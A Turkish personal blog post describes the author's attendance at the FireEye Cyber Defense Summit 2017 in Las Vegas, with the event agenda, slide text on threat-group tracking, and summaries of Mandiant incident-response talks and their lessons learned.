

FireEye Cyber Defense Summit

written by Mert SARICA | 15 October 2017

Black Hat başta olmak üzere son 2 yılda 3 defa (#1, #2, #3) siber güvenlik konferanslarına katılmak için yolum Amerika'nın Nevada eyaletinin Las Vegas kentine düşmüştü. Tam 2017 yılını es geçeceğimi düşünürken FireEye Türkiye Sorumlusu Ümit NADİM'den Eylül ayında beni oldukça heyecanlandıran bir davet aldım. Davetinde, Türkiye'den bir siber güvenlik araştırmacısını FireEye'in her yıl Ekim ayı gibi düzenlenen FireEye Cyber Security Summit siber güvenlik konferansına götürmek istediğini belirtiyordu. Uzun yıllardır FireEye ürünlerini kullanıp Mandiant'ın da başarılı çalışmalarının yer aldığı tehdit raporlarını yakından takip eden bir güvenlik uzmanı olarak, Mandiant'ın sunumlarını yakından izleyebilme şansına erişebilecek olmak beni oldukça mutlu etti ve çok düşünmeden daveti kabul ettim.

8 Ekim tarihinde Ümit NADİM'in liderliğinde 8 kişilik bir katile olarak San Francisco aktarmalı olarak Las Vegas'a gitmek üzere yola çıktık. Seyahat her zaman olduğu gibi oldukça uzun ve yorucuydu. Saatte 30 KM hızla esen rüzgara karşı Las Vegas'ın McCarran Uluslararası Havalimanı'na pilotun uçağı oldukça zor şartlarda indirmesi, yüreğimizi ağzımıza getirdi. Havalimanından çıktığımızda her zaman olduğu gibi Las Vegas yine o müthiş ihtişamı ile bizi karşıladı. Sabah saat 9'da çıktığım evimden, Las Vegas'ın o meşhur Ocean's 11 filmine de konu olmuş Bellagio oteline yerleşmem tam tamına 28 saat sürmüştü.

MENÜ 32E DO NOT DISTURB TURKISH AIRLINES -12:00

Uçuş Bilgilerim

Sao Paulo 07:20 Cape Town 12:20 Haritayı Aç

Honolulu San Francisco Istanbul Moscow Almaty Beijing
Lima Abidjan Abu Dhabi Hong Kong
Buenos Aires Cape Town Sydney

Current Time: 13:20

Kalan Zaman 12:00 San Francisco 03:19 Istanbul 13:19

79 B777-300
30 m
11 km/sa

Kamera

Gümrüklü Havalimanları bilgilerinizi şimdi görüntüleyebilirsiniz.

Powered by Turk Telekom

Navigation and volume control buttons.

88.9

Volume and frequency control buttons.









9 Ekim sabahı konferans için kaydımızı yaptırmak için Ümit Bey ile otelin asansöründen çıktığımızda karşımızda bir anda FireEye'in CEO'su Kevin Mandia'yı ve CTO'su Tony Cole'yi gördük. Kendileri ile kısa bir süre sohbet ettikten sonra Kevin Mandia ile o anı ölümsüzleştirmek için bir fotoğraf çektirmeyi de ihmal etmedik. :) Yolumuzun üzerinde olan Bellagio'nun botanik bahçesini de hızlıca gezdikten sonra konferansa kaydımızı yaptırmak için kayıt ofisinin yolunu tuttuk ve konferans programı ile yaka kartlarımızı aldık. Akşam düzenlenen Merhaba Resepsiyonu'na da katıldıktan sonra o günü güzel bir akşam yemeği ile tamamladık.







FIREEYE CYBER DEFENSE SUMMIT 2017



Registration
&
Information



8:46 AM

October 10, 2017

BELLAGIO
CONVENTION
CENTER

MAP IT ▶

Andrew's Distributing

WHEN: 9:00am - 12:00pm

WHAT: Meeting

WHERE: Executive Boardroom

MAP IT ▶

Crouse and Skarshinski Wedding

WHEN: 1:00pm - 2:30pm

WHAT: Crouse and Skarshinski Wedding

WHERE: South Chapel

MAP IT ▶

FireEye Cyber Defense Summit 2017

WHEN: 12:00pm - 8:00pm

WHAT: Registration

WHERE: Registration Desk 2

MAP IT ▶

FireEye Cyber Defense Summit 2017

WHEN: 5:30pm - 7:30pm

WHAT: Exhibit Hall

WHERE: Grand Ballroom 4 - 9

Instructions:

Touch arrow keys to
manually advance through
event listings



MAP ▶

Sales Office

Catering

Convention Services

Business Center

Registration

Restrooms

Wedding Chapel

Guest Elevators

Emergency Exits




FireEye

CYBER DEFENSE SUMMIT

MIRCOM | 2017

PROGRAM GUIDE



OCTOBER 10-12, 2017 | BELLAGIO | LAS VEGAS

SUMMIT AGENDA

At-A-Glance



TUESDAY, OCTOBER 10

TIME	SESSION	ROOM
NOON - 8:00PM	Registration Open	Registration Desk 2
5:30PM - 7:30PM	Welcome Reception / FireEye Expo	Grand Ballroom 4 - 9

WEDNESDAY, OCTOBER 11

TIME	SESSION	ROOM
6:30AM - 5:30PM	Registration Open	Registration Desk 2
7:00AM - 9:00AM	Breakfast / FireEye Expo	Grand Ballroom 4 - 9
9:00AM - 11:00AM	Keynote Presentations: Kevin Mandia FireEye Company Overview Grady Summers FireEye Technology Overview John Waters FireEye Services Overview	Bellagio Ballroom
11:00AM - 11:30AM	Coffee Break / FireEye Expo	Grand Ballroom 4 - 9
11:30AM - 12:30PM	Guest Speaker: Kurt Warner, Hall of Fame Quarterback, Football Analyst and Philanthropist	Bellagio Ballroom
12:30PM - 2:00PM	Lunch / FireEye Expo	Grand Ballroom 4 - 9
2:00PM - 4:00PM	Track One: Financial Track Two: Industrial Control Systems (ICS) Track Three: Government Track Four: Strategic Intelligence	Bellagio Ballroom Monet 3 & 4 Grand Ballroom 1 - 3 Monet 1 & 2
4:00PM - 4:30PM	Coffee Break / FireEye Expo	Grand Ballroom 4 - 9
4:30PM - 6:30PM	Track One: Financial Track Two: Industrial Control Systems (ICS) Track Three: Government Track Four: Strategic Intelligence	Bellagio Ballroom Monet 3 & 4 Grand Ballroom 1 - 3 Monet 1 & 2
6:30PM - 9:30PM	Cocktail Reception & Dinner	Bellagio Pool

THURSDAY, OCTOBER 12

TIME	SESSION	ROOM
7:00AM - 4:00PM	Registration Open	Registration Desk 2
7:00AM - 9:00AM	Breakfast / FireEye Expo	Grand Ballroom 4 - 9
9:00AM - 9:45AM	Keynote: David Hogue, Senior Technical Director NSA <i>A Day in the Life of NSA's Cybersecurity Operations Center (NCTOC)</i>	Bellagio Ballroom
9:45AM - 10:45AM	Customer Spotlight: Brian D. Cincera, Vice President, Global Information Security Pfizer <i>Cybersecurity Fitness: Keys to a Healthier Business</i>	Bellagio Ballroom
10:45AM - 11:15AM	Coffee Break / FireEye Expo	Grand Ballroom 4 - 9
11:15AM - 12:15PM	Industry Spotlight: Nadav Zafir, Co-Founder, CEO Team8 <i>Change Your Cyber State of Mind</i>	Bellagio Ballroom
12:15PM - 1:15PM	Lunch / FireEye Expo	Grand Ballroom 4 - 9
1:15PM - 3:15PM	Mandiant on the Frontlines Track Five: Technical Track Track Six: Management Track	Monet 3 & 4 Monet 1 & 2
3:15PM - 3:45PM	Coffee Break / FireEye Expo	Grand Ballroom 4 - 9
3:45PM - 5:45PM	Mandiant on the Frontlines Track Five: Technical Track Track Six: Management Track	Monet 3 & 4 Monet 1 & 2
6:00PM - 8:00PM	Thank You Reception / FireEye Expo	Grand Ballroom 4 - 9

FRIDAY, OCTOBER 13 | SATURDAY, OCTOBER 14

TIME	SESSION	ROOM
8:00AM - 5:00PM	Post-Summit Training	Gauguin 1 Gauguin 2 Renoir 1 Renoir 2 Cezanne 1



10 Ekim olan konferansın ilk günü sabahında, Kevin Mandia'nın açılış konuşmasını dinlemek üzere hıncahınç dolu olan konferans salonunda yerimizi aldık. Oturan herkesin aksine size bol bol resim ve video çekmek için en

arkada dikilmenin karşılığını fazlasıyla aldım ve Kevin Mandia'nın konuşmasının ilk 5 dakikasını sizler için kayıt ettim. ;)

Bir diğer CTO olan Grady Summers sunumunda, çok sayıda güvenlik alarmları ile boğuşan güvenlik ekiplerinin iş yükünü azaltma ve akıllı alarmlara odaklanabilmelerini sağlama adına, FireEye'in Helix ürününün yeni özelliklerinden bahsetti. Özellikle alarmları mobil arayüzünden görüntüleyebilme özelliği oldukça hoşuma gitti.















Açılış konuşmalarından sonra katılabileceğim çok sayıda paralel oturum vardı. Bir sonraki gün gerçekleştirilecek olan Mandiant'ın teknik oturumunu dört gözle beklediğim için o gün Finans oturumuna katılmaya karar verdim. Küçümseyerek girdiğim Finans oturumu beni ilk sunumdan son sunuma kadar oldukça şaşırtıp, ters köşe yaptı. Tony Cole'un sunumuyla başlayan Finans oturumunda, APT grupları ile FIN APT gruplarının gerçekleştirdiği siber saldırılardaki ortak noktalar ve farklılık gözler önüne serildiği gibi FIN APT gruplarının gerçekleştirdiği siber saldırılarda kullandıkları yöntemlere ve saldırılardan korunma adına izlenmesi gereken yollara dikkat çekildi.






Tracking Targets to Attribute Operations FINANCIAL TRACK

 Advanced Persistent Threat APT Groups	➔	<ul style="list-style-type: none">✓ Track 30+ APT Groups✓ Nation-state sponsored, sophisticated, determined, and coordinated attackers
 Enterprise Financial Criminals FIN Groups	➔	<ul style="list-style-type: none">✓ Track 10 FIN Groups✓ Enterprise cyber criminals
 Identified Threat Groups	➔	<ul style="list-style-type: none">✓ Tracked 600+ other advanced threat actors✓ Similar malware and activity to APT, tracking for development into FIN or APT group

11 Copyright © FireEye, Inc. All rights reserved. 




CHINA			RUSSIA / EASTERN EUROPE	KOREAN PENINSULA	HACKTIVISM
330 Team	Talbot Team	(APT24)	Koala Team	Fallout Team (South)	CYBERBERKUT
Belo Team	Talpatjar Team	TEMP.Tick	Sandworm Team	DarkSeoul Activity (North)	SHALTAI BOLTAI
Barista Team	(APT17)	TEMP.Tonkin	Tsar Team (APT28)	TEMP.Harmil (North)	CYBERCALPHATE
(APT22)	Termita Team	TEMP.Youcan	Turtle Team	OnionDog Malware (North)	UKRAINIAN CYBER FORCES
Calc Team (APT22)	Tulvly Team	TEMP.Uncost	TEMP.Noble	TEMP.Reaper (North)	ANONGHOST
Codosa Team	(APT20)	(APT25)	TEMP.Morality (APT29)		REDHACK
(APT19)	Tonto Team	TEMP.Zhenbao	TEMP.Cossack	VIETNAM	YEMEN CYBER ARMY
Command Team	LPS Team (APT3)	(APT20)		OceanLotus (APT32)	SYRIAN ELECTRONIC ARMY
(APT1)	Webby Team	TEMP.Zombie			OPUSREBRIGHTS
Conferecia Cyber	(APT18)	TEMP.Webmaster	MIDDLE EAST	SOUTH AMERICA	WETCN
Conferecia Team	Whip Team (APT4)	APT26	Ajan Team (IR)	Andromeda Team	GH0STSEC
Cross Team	TEMP.Avengers	APT8	Beasts Team (IR)	UNKNOWN	LIZARD SQUAD
Flying Eagle Team	TEMP.Barbopper	APT7	Jafar Team (IR)	Temp.Strohan	FINANCIAL CRIME
(APT30)	TEMP.Beelzebub	APT9	Newscafter Team (IR)	Zenithing Team	
GREP Team (APT9)	TEMP.Bohla	APT14	Ramess/WinDollar (IR)		
Hippo Team (partly)	(APTS/16)	APT16	TEMP.Lice (IR)	INDIA / PAKISTAN	
to APT26)	TEMP.CCTV	APT23	TEMP.Omega (IR)	Hongweini Team (IR)	FBI
Hana Team	TEMP.DragonOK	APT27	TEMP.Scholar (EGY)	TEMP.Angel (IR)	FBI
Hemodusa Team	TEMP.Joe		TEMP.Hydra (LB)	TEMP.Asa (IR)	FBI
(APT10)	TEMP.Hydradark		TEMP.Hobbit	TEMP.Katar (IR)	FBI
Hulkon Team	TEMP.HSLJordan		TEMP.Holder Team (IR)	TEMP.Lepi (IR)	FBI
Roaming Tiger	(APT2)		Syrian Malware Team (SY)		FBI
Sleeta Campaign	TEMP.Overboard		APT33 (IR)		FBI
Social Network	TEMP.Pinkaboo				FBI
Team (APT15)	TEMP.Pitty Tiger				FBI



Cyber Crime Case: FIN2 Targeting Retail

FINANCIAL TRACK




FIN2

- Targets: Financial sector and financial data
- Tools: Custom backdoors known as APOCALIPTO and LEAPFOG
- Tactics: Enters via SQL injections on web servers



© Copyright © FireEye, Inc. All rights reserved.




Konferansın ikinci gününde ise yine ilk olarak sahneye Kevin Mandia çıktı ve sözü çok uzatmadan konuşmasını yapmak üzere NSA'in SOC'undan sorumlu olan kıdemli teknik direktörü Dave Hogue'ye verdi. Söze ilk olarak NSA'in genele açık bir etkinlikte ilk defa sunum yaparak bir ilke imza attığını belirtti. İlk olmasından olsa gerek ki sunum oldukça sıradan ve sıkıcıydı. Aklımda kalan iki şeyden biri, bir zafiyet çıktığında tüm DoD'un veri merkezini 24 saat içinde zafiyete karşı tarayabildikleriydi. Diğeri ise izleyicilerden soru kabul etmeye başladığında bir izleyicinin "Peki son hacking vakalarından sonra nasıl toparlandınız?" sorusuna tabii ki "Yorum yok" yanıtını vermesiydi. :)






FireEye
CYBER DEFENSE SUMMIT
MIRCOM | 2017



FireEye
CYBER DEFENSE SUMMIT
MIRCOM | 2017



Sıra teknik oturuma geldiğinde ise sahneye ilk olarak Mandiant'ın en kıdemli bilgisayar olaylarına müdahale uzmanlarından Jeff Hamm çıktı. Yaptığı sunumda isim vermeden kurumların nasıl hacklendiklerini, hacklendiklerini nasıl öğrendiklerine, çıkarılan derslere ve bunlara karşı neler yapılması gerektiğine yer verdi. Anlatım dilinin esprili olmasının yanı sıra bilgisayar olaylarına müdahale esnasında geçen diyaloglara da sunumunda yer vermesi izleyenlere keyifli dakikalar geçirtti. Sunumunda özellikle kimi kurumların hacklendikten sonra bazı sistemlerinin varlığından o an itibariyle haberdar olmalarına dem vurarak, varlık envanterinin kurumlar tarafından sıkı takip edilmesi gerektiğinin altını önemle çizdi. (küresel sorun)



APTx2

- A large International company alerted on an Encrypted RAR file in their defense industrial business unit.
- The RAR file transmission was blocked by IPS
- A full scope IR revealed an additional APT group in the Mining and Gas business unit.
- The attacker targeted the Mining and Gas infection with a spear-phishing campaign
- The company believed they remediated the phishing emails but did not validate their actions
- The attacker moved further into the environment as a result







WARRIANT ON THE FRONTLINE TRACK

Broadcast Denied

- Television Broadcasting Company had their repeaters crash just prior to an annual special event broadcast
- Proprietary systems were sent a remove network devices command
- The host name of the system sending the command was found early on
 - The IP address was unknown
 - The IP address assignment was DHCP and was not logged
 - A backup server had the mapping of the IP address, but the system was never located

© 2015 FireEye, Inc. All rights reserved. FireEye



Broadcast Denied

WALKING ON THE FRONTLINES TRACK

- Lessons Learned:
 - Ensure inventory control is part of the security posture of the company
 - Have a disaster recovery plan to bring critical, remote devices up automatically

Lessons learned

FireEye



